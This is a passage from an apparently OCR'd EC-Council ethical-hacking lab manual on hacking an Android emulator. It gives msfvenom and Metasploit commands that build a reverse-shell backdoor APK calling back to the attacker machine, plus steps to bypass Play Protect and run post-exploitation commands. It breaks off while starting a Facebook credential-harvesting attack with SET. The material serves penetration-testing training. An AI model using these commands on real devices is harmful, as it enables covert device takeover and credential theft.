****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Hack Android Devices

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices in order to obtain critical user information such as credentials, personal information, contact lists, etc.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbital Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- LOIC located at **E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms\Android Hacking Tools\Low Orbit Ion Cannon (LOIC)**
- You can also download the latest version of LOIC from its official website. If you do so, the screenshots in this lab manual might differ from the images that you see on your screen in the lab.

Lab Duration

Time: 60 Minutes

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Lab Tasks

TASK 1

Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.

1. Turn on the **Parrot Security** and **Android** virtual machines.

   Note: You need to navigate to the Android virtual machine regularly as it freezes if left idle.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.1.2: Running the programs as a root user

7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




Figure 1.1.3: Start postgresql

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Create a Backdoor APK

8. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.10.13** is the IP address of the **Parrot Security** virtual machine. This IP address may differ in your lab environment.




Figure 1.1.4: Setting the Android payload and creating a backdoor

TASK 1.2

Share Backdoor.apk File

9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the file to the **share** folder.

Note: If the shared folder is not present, navigate to **/var/www/html** and create a folder named **share**.

11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.




Figure 1.1.5: Copying the backdoor file to share folder

TASK 1.3

Set the Payload

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
13. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.6: using the multi/handler exploit

14. Now, issue the following commands in msfconsole:
    - Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
    - Type **set LHOST 10.10.10.13** and press **Enter**.
    - Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.




Figure 1.1.7: Setting payload and local host

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.




Figure 1.1.8: Starting the exploit

16. Switch to the **Android** emulator virtual machine.
17. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.



Figure 1.1.9: Launching Chrome

TASK 1.4

Download and Launch the .apk File as a Victim

18. In the address bar, type **http://10.10.10.13/share** and press **Enter**.

Note: If a pop up appears, click **Allow**.

19. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.

Note: If a warning message appears at the lower section of the browser window, click **OK**.

Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.




Figure 1.1.10: Navigate to the share page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.



Figure 1.1.11: Open the downloaded Backdoor.apk

21. A **MainActivity** screen appears; click **Next**, and then **Install**.



Figure 1.1.12: MainActivity screen

22. A **Blocked by Play Protect** pop-up appears; click **INSTALL ANYWAY**.




Figure 1.1.13: Blocked by Play Protect pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. A **Send app for scanning?** pop-up appears; click **DON'T SEND**.




Figure 1.1.14: Send app for scanning? pop-up

24. After the application installs successfully, an **App installed** notification appears; click **OPEN**.




Figure 1.1.15: App installed notification

TASK 1.5

Perform Post Exploitation

25. Switch back to the **Parrot Security** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

Note: In this case, **10.10.10.14** is the IP address of the victim machine (**Android Emulator**). The IP addresses may vary in your lab environment.




Figure 1.1.16: Meterpreter Session Launched

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

Note: In this command, **1** specifies the number of the session.

26. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.



Figure 1.1.17: Collecting system information

27. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.




Figure 1.1.18: Network configuration of the victim's machine

28. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.




Figure 1.1.19: Find the present working directory (PWD)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Type **cd /sdcard** to change the current remote directory to **sdcard**.

Note: The **cd** command changes the current remote directory.

30. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.




Figure 1.1.20: Change the PWD to sdcard

31. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.



Figure 1.1.21: View running processes

Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim.

32. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.

33. Close all open windows and document all the acquired information.

34. Turn off the **Parrot Security** and **Android** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Harvest Users' Credentials using the Social-Engineer Toolkit

In this task, we will sniff Facebook credentials on the Android platform using SET.

TASK 2.1

Launch SET

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. Log in to the **Parrot Security** virtual machine.
3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Social Engineering → social engineering toolkit**.
4. A **Terminal window** appears, in the **[sudo] password for attacker** field, type **toor** and press **Enter**.

Note: The password that you type will not be visible.

5. Type **y** and press **Enter** to agree to the terms of services.
6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.



Figure 1.2.1: SET main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.




Figure 1.2.2: Choosing Website Attack Vectors

Because numerous kinds of attacks can be launched using SET, it is a must-have tool for penetration testers to check for vulnerabilities. In fact, it is the standard for social-engineering penetration tests and is supported heavily by the security community.

8. A list of **Website Attack Vector** options appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

